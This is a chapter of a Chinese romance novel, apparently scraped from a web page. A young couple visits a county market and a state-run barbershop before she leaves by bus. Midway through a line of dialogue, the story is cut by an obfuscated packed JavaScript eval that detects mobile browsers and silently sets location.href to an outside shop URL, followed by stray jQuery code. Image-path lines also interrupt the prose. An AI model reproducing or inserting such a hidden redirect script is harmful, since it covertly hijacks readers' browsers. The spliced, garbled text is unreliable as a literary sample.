就像是养了一只小猫,她软绵绵的,小小一个在自己旁边,像是一只邀请着自己逗弄她一样,生气、恼怒、害羞,每一幕都让自己新奇。
与她刚刚确定关系后的每一分每一秒都是那么美好,看到她就想要靠近,心里像一只点着烟花。
想当个成熟的大人,但总想捉弄她。看着她生气起来,让自己忍不住想去哄之外还有些不可言说的激动。
林云感觉陈泊洋靠近自己,头不敢抬,低垂着眼小心翼翼吸着汽水,心想这不是为难自己,怎么回答啊。
陈泊洋看着林云一副为难的样子也不缠着问,坐直身子喝完最后一点说道:“喝快点吧,还完瓶子我们去逛逛商贸市场,现在已经下午一点多了,再晚就逛不了多少了。”
林云看陈泊洋揭过这事,三下五除二就喝完了,晃了晃瓶子就高兴说道:“出发吧,等不及了。”
两人到了人多的地方就不好意思再牵在一起了。
县里这几年修路造房,基础设施也随之跟进,努力向着市里看齐,在有限的能力下环境建设也是让镇子里长大的林云看得目不暇接,到处都是新鲜的事物。
橱窗里的照片,艳丽布料做的裙子,用牛仔面料做的裤子,灯芯绒的夹克,白色展示柜上整齐放着的化妆品,锅碗瓢盆......很多新鲜事物一下下冲击着林云的内心,对县城的向往没有哪一刻是比当下还强烈的。
“泊洋哥,你看这还有晓丽说的口红,就是擦嘴唇上的,这里什么都有!”
林云不停在陈泊洋耳边发出感叹,有些东西颠来倒去说了三四遍,眼里的喜爱是掩饰不住的,闪闪发亮。
这时,林云听到身后两人说话的声音,她们在推荐着自己平时用的护肤品,从性价比,效果,使用场景,搭配着什么去用说的头头是道,吸引着附近一群女孩侧头去看,歪着耳朵去听。
林云也回头去看:两个女孩一个穿着浅粉色衬衫长袖搭配浅灰色一步裙,另一个女孩穿着米白薄针织衫配浅蓝色直筒裤。两人穿着摩登又带着少女气,感觉她们说的内容都更让人信服了。
但让林云移不开眼睛的是两人的发型,林云从小到大只在头发上用心,研究怎么盘怎么编才能不乱又有型,在这方面她达到了废寝忘食的程度,但她从没想到还能在头发卷曲度和长度上做文章。
两人的发型一个留着齐耳卷发,斜刘海带着自然的弧度,两鬓的碎发把人的脸修饰的巴掌大小;另一个则是刚过肩的头发,发尾微微内扣,额前虽然也有碎发,但是是齐着眉毛,轻薄透气又修饰发际线。
林云看痴迷了,每一处都值得让她好好琢磨。
但是大胆的视线就很容易被本人发现,两个女生被盯着有些不满,但仔细看面前的女生和她身后的男生。
两人相貌出众,女生一看就是明媚开朗的人,眼睛里带着真切的欣赏,而后面的男生高大健硕,相貌英俊但不显张扬。他为表礼貌并没有在盯着两个女生看,而是看着面前女孩后脑上编的辫子,身后挡着拥挤来的人群。
三人的视线碰在一起,林云被发现后主动靠近询问:“同志们好啊!你们两个看着真摩登,我从来没见过把衣服搭配得让人觉得既和谐又舒适的。”
林云花费全身解数夸赞对方衣服的样子在陈泊洋眼里看来十分可爱,他觉得这样的口才也只有镇上公认的闹腾孩子——林云才能做到,自己望尘莫及。
林云看两个女孩已经和自己亲近起来才问起自己最感兴趣的部分:“那你们这头头发是在哪里搞的呢,我从没见过这样,看到你们我恨不得立马把我这长发剪成你们这样的短发,真是又方便又好看!”
两人告诉林云这是在离这里一条街的地方,看到国营理发店就是了。
林云于是改变行程,带着陈泊洋去找理发店。
那是一间临街的一层平房,墙面刷着半旧的米白涂料,门框漆成稳重的深绿。门上方挂着一块木质白底黑字的招牌,写着“国营理发”四个方正大字,边缘被日晒得微微泛黄。两扇对开的木门擦得干净,旁边窗玻璃上贴着简单的红色“理发”二字,没有花哨装饰,一眼望去,就是国营小店模样。
但是和街上其他店不同的是,这家店店面不大,门口却坐得满满当当,人们自觉站在墙边或坐在长条木椅上等着。有人手里织着毛线,有人聊着家常,谁也不催,就等着理发师傅喊一声“下一个”。
店里摆着几面带木框的大镜子,镜子前是铁架支撑的理发椅,皮面有些磨旧,坐上去会轻轻吱呀一声。
墙上挂着白色围布,洗得干干净净,叠得整整齐齐。师傅手边摆着剪头的铁剪刀、手动推子,还有没见过的机子立在那里。
工作人员有男有女,都是国营职工,穿着浅蓝色的工作服,袖口挽得整齐,和顾客说话不紧不慢。
就这么看着那些师傅给老头小孩推头,林云怀疑是不是走错了,她瞧不出这些师傅有那样的手艺。
店门口等待的人看林云探头探脑观察的样子提醒道:“你要排队去的。”
林云忙摆手:“我就是来看看里面长什么样子,不插队的。”
在前面排队的一个阿姨看着就热心肠,比较自来熟的她,看到林云岁数不大,长相出众,便问道:“怎么样,这可是我们这附近最好的理发店,想来这剪一下吗?你这模样俊,给柳师傅剪一下就更俊了!”
林云看阿姨不像骗人,难道那些没见过的发型就是这里剪的吗,冲阿姨灿烂一笑,礼貌回答道:“阿姨,我是看到两个女孩,她们是卷卷的短头发,看着精神好看。要是这里剪的,我肯定也在这里剪,换个样子给家里人瞧瞧!”
林云说话绘声绘色,配合着手上动作让阿姨觉得十分讨喜,不想让姑娘白白跑一趟,于是冲着店里喊了一声:“柳师傅,姑娘说的两个女孩是你们店里谁剪的
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17372671|199999||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
头发?”
柳师傅没有停下手里的动作,往林云这里看了一眼后回答:“是我和洪师傅剪的,怎么,想搞一头一样的?”
柳师傅动作行云流水,虽然是给男士剪头发,但也不是拿推子推草草了事,反而头发有厚有薄,发顶的头发也会留一些让人看着更精神。
林云虽然不懂理发,但看着这位女理发师就能感觉她技术应该很好:头发干练盘起,目光在顾客头上和镜子之间来回切换,不同类型的剪刀切换自如,剪起来都没有犹豫,碎发及时用毛刷从脖颈上扫去。
柳师傅和阿姨似乎认识,闲聊起来:“没想到从市里交流学习回来的理发方法这么快就有小姑娘尝试。本来以为县里这边,学了也没机会做,又是剪短头发又是卷的,大家接受不了,没想到有人上着门问呢!”
柳师傅突然停下动作,往林云这里走了几步,打眼看这个姑娘就觉得漂亮。
这个孩子动若脱兔,静若处子。刚刚讲话时听着俏皮可爱,现在靠近了看站着端正的样子,外表温婉知性中带着少女的可爱。
“你可能不适合那种短发,那种适合脸圆些的剪,修饰的效果好,你脸是瓜子脸,做上反而把握不了度,做完后头发长了型就不好看了。我要是给你剪就会给你用我从市里新学的另一套方法。”
林云受宠若惊,忍不住就想点头答应,但此时一直没怎么说话的陈泊洋问柳师傅需要多少时间时,林云才意识到现在都三点了,自己四点就要坐车了,光排队可能就要来不及了。
柳师傅说:“没事,我记着你了,下次直接找我,我来给你做。”
和陈泊洋离开时林云像离开她的第二个家一样,恋恋不舍地回头,驻足观察从店里走出来的人,他们满意的样子让林云心痒难耐,忍不住期待起来。
陈泊洋在心里考虑了片刻,然后和林云说了自己的安排:“等下个月一号,我放假两天,我抽一天带你来县里理发。”
林云心想这样也好,有陈泊洋陪自己,这样也不怕遇到危险。
而且做好头发第一个她就想给陈泊洋看,想知道他看完是什么反应。
陈泊洋在路上拿自己存的些钱和票给林云买了一把糖让林云过过嘴瘾,还有就是在上车之后塞一颗在嘴里缓解晕车。
县里的巴士站是总站,两人来的早,林云给自己挑好靠窗的位置坐下,和陈泊洋隔着窗户聊天,等陆陆续续搬着货物的人把巴士塞满,巴士发车了。
陈泊洋跟着大巴跑几步送到路口才停下,直到巴士在土路上晃晃悠悠变成个小点子才离开巴士站。
走在路上,跑步的心跳缓了下来,连带着一些悸动也逐渐平息,陈泊洋白天觉得自己心跳的烦人,害怕旁边的林云听见,但此时总感觉天暗的太早,风吹的太冷,心跳的太慢。
自己是不是和林云坦白的太晚,现在分隔两地才知道以前每天都能见面是莫大的幸福。